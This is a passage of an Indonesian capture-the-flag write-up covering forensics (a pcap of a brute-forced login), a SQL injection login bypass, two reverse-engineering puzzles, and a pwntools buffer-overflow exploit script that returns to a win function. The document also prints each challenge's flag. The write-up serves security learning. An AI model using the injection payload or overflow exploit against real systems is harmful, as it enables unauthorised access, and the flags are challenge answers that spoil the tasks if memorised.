4955	2025-08-01 01:17:22.371394	192.168.23.7	157.230.243.4	HTTP	730 POST / HTTP/1.1 (application/x-www-form-urlencoded)
5009	2025-08-01 01:17:25.757235	192.168.23.7	157.230.243.4	HTTP	732 POST / HTTP/1.1 (application/x-www-form-urlencoded)
5038	2025-08-01 01:17:29.581985	192.168.23.7	157.230.243.4	HTTP	734 POST / HTTP/1.1 (application/x-www-form-urlencoded)
9140	2025-08-01 01:17:35.018476	192.168.23.7	157.230.243.4	HTTP	736 POST / HTTP/1.1 (application/x-www-form-urlencoded)
9153	2025-08-01 01:17:39.152853	192.168.23.7	157.230.243.4	HTTP	738 POST / HTTP/1.1 (application/x-www-form-urlencoded)
9207	2025-08-01 01:17:48.063299	192.168.23.7	157.230.243.4	HTTP	739 POST / HTTP/1.1 (application/x-www-form-urlencoded)
9232	2025-08-01 01:17:50.912425	192.168.23.7	157.230.243.4	HTTP	736 POST / HTTP/1.1 (application/x-www-form-urlencoded)
9253	2025-08-01 01:17:56.646162	192.168.23.7	157.230.243.4	HTTP	739 POST / HTTP/1.1 (application/x-www-form-urlencoded)

Jika difollow stream, maka HTTP request dan response akan berbentuk seperti ini



```
POST / HTTP/1.1
Host: 157.230.243.4:4700
Connection: keep-alive
Content-Length: 34
Cache-Control: max-age=0
Origin: http://157.230.243.4:4700
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://157.230.243.4:4700/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=78fa957e37e4e74039264457d8f264ae

username=tobirama&password=tobiram
HTTP/1.1 200 OK
Date: Fri, 01 Aug 2025 01:20:26 GMT
Server: Apache/2.4.57 (Debian)
X-Powered-By: PHP/8.1.20
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 337
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Cyber Login</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
    <div class="login-container">
```

Jika kita cek satu-persatu, terdapat 1 request dimana penyerang berhasil login menggunakan username **zfernm** dan password **lancelot**



WEB

JustSQL


Flag: Meta4Sec{0nlY_BYP45S_SQL_InjecTion}

Deskripsi

Just SQL Injection

Informasi Terkait Soal

Terdapat website yang memiliki fitur register dan login



Pendekatan & Solusi

Untuk mengerjakan soal ini, bisa langsung melakukan SQL injection sesuai dengan deskripsi yang sudah diberikan. Untuk melakukan tersebut, kami memasukkan data ini ke form

U: admin' or true– -
P: test

REVERSE ENGINEERING

BabyRev

Flag: Meta4Sec{Baby_Reverse_Engineering_C0C}

Deskripsi

Hanya basic Reverse Engineering aja

author : zfernm

Informasi Terkait Soal

main (angr)


```
int main()
{
    void* v0;  // [bp-0x48]
    void* v1;  // [bp-0x40]
    void* v2;  // [bp-0x38]
    void* v3;  // [bp-0x30]
    void* v4;  // [bp-0x28]
    char v5[24];  // [bp-0x20]

    v0 = 0;
    v1 = 0;
    v2 = 0;
    v3 = 0;
    v4 = 0;
    strncpy(v5, "heuvh_Hqjllhuuliqj_F0F}", 23);
    strncpy(&v0, "Phwd4Vhf{Edeb_Uhy", 17);
    puts("Nice try! Coba analisa lebih dalam ;)");
    return 0;
}

void _fini()
{
    return;
}
```

Pendekatan & Solusi

```
strncpy(v5, "heuvh_Hqjllhuuliqj_F0F}", 23);
strncpy(&v0, "Phwd4Vhf{Edeb_Uhy", 17);
```

Cuma perlu di shift 23.

Hasil



Dan mengganti kata kedua dan ketiga menjadi **Reverse_Engineering**

RevSec

Flag: Meta4Sec{Secondary_CH4ll_Reverse_34sY}

Deskripsi

just malware enc

author : zfernm

Informasi Terkait Soal

malware.bat

Pendekatan & Solusi

Ini sebenarnya bukan .bat, tapi .pyc. Tinggal di masukkan ke PyLingual.


decompiled

```
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: chall.py
# Bytecode version: 3.10.0rc2 (3439)
# Source timestamp: 2025-07-31 16:01:13 UTC (1753977673)

import tkinter as tk
from tkinter import messagebox
secret = 'DZ93WEUR6Z CQQFZ C-3E2VCALE.1CY59 VDC2C9$C5$CLQEQ1CHS6:1'

def greet_user():
    user_name = name_entry.get()
    if user_name.strip() == '':
        messagebox.showerror('Error', 'Nama tidak boleh kosong!')
```

```
    else:
        messagebox.showinfo('Selamat', f'Selamat datang, {user_name}!')
root = tk.Tk()
root.title('Selamat Datang')
name_label = tk.Label(root, text='Masukkan Nama:')
name_label.pack(pady=20)
name_entry = tk.Entry(root, width=40)
name_entry.pack(pady=5)
greet_button = tk.Button(root, text='Submit', command=greet_user)
greet_button.pack(pady=10)
root.mainloop()
```

Variabel secret aneh, ternyata base45, decode > flag.

Hasil



BINARY EXPLOITATION

yet another bof pwn

Flag: Meta4Sec{e6b760bc7b7f2e252a2c50692c5e4ce3}

Deskripsi

this is bof

`nc 117.53.46.98 10000`

Tinggal di solve, gak kepikiran buat nyoba pwn lain lagi lockin ctf sebelah

solve.py

```python
#!/usr/bin/env python3
from pwn import *

# ===========================================================
#                           SETUP
# ===========================================================
exe = './chall'
elf = context.binary = ELF(exe, checksec=True)
# libc = './libc.so.6'
# libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '117.53.46.98', 10000

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
'''.format(**locals())

# ===========================================================
```

```
# EXPLOITS
# =========================================================
def exploit():
    global io
    io = initialize()
    rop = ROP(exe)

    io.sendlineafter(b':', b'4294967295')
    io.sendlineafter(b':', cyclic(264, n=8) + p64(rop.ret.address) +
p64(elf.symbols['win']))

    io.interactive()

if __name__ == '__main__':
    exploit()
```